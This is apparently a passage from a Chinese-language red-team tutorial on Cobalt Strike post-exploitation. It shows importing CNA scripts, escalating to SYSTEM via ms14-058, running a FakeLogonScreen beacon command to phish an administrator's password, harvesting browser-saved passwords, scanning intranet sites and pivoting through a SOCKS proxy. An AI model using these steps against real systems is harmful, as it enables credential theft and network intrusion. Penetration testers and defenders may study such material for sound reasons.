
导入很简单：`cobalt strike-》脚本-》laod->选择要导入cna` 即可。




导入成功后，我们使用各个导入的脚本尝试提权：

右键会话-》转机-》权限维持-》ms14-058，

这时候可以看到返回一个 `system` 的会话，说明提权成功。






Cobaltstrike 伪造 Windows 登录界面


有时候获取到会话时，因为目标系统版本过高，无法直接使用猕猴桃读取密码，还得去修改注册表，这就很麻烦。


这时候我们就可以用 c 语言写一个钓鱼的系统登录页面来窃取密码，在 beacon 输入命令 `execute-assembly FakeLogonScreen.exe` 即可



此时目标服务器弹出了登录页面，目标管理员一看到应该也没有什么怀疑，直接就输入密码。

这时候我们的 cs 客户端可以看到管理员输入的内容了。






获取浏览器储存的密码


很多人为了操作方便，习惯性的将密码储存在浏览器中。

这使得攻击者可以利用人懒得特性，来进行获取存储在浏览器里的密码。



扫描内网网站

当我们拿下内网后，就可以扫描存在内网中的网站，因为很多测试网站都处于内网中且安全性低。这样就可以攻击内网网站了。



Cobaltstrike 代理

会话右键 -> 中转 -> SOCKS Server 开启 socks4 代理，选择想要的端口，打开 proxifier 输入我们刚刚选择的端口即可，对内网做更多操作。

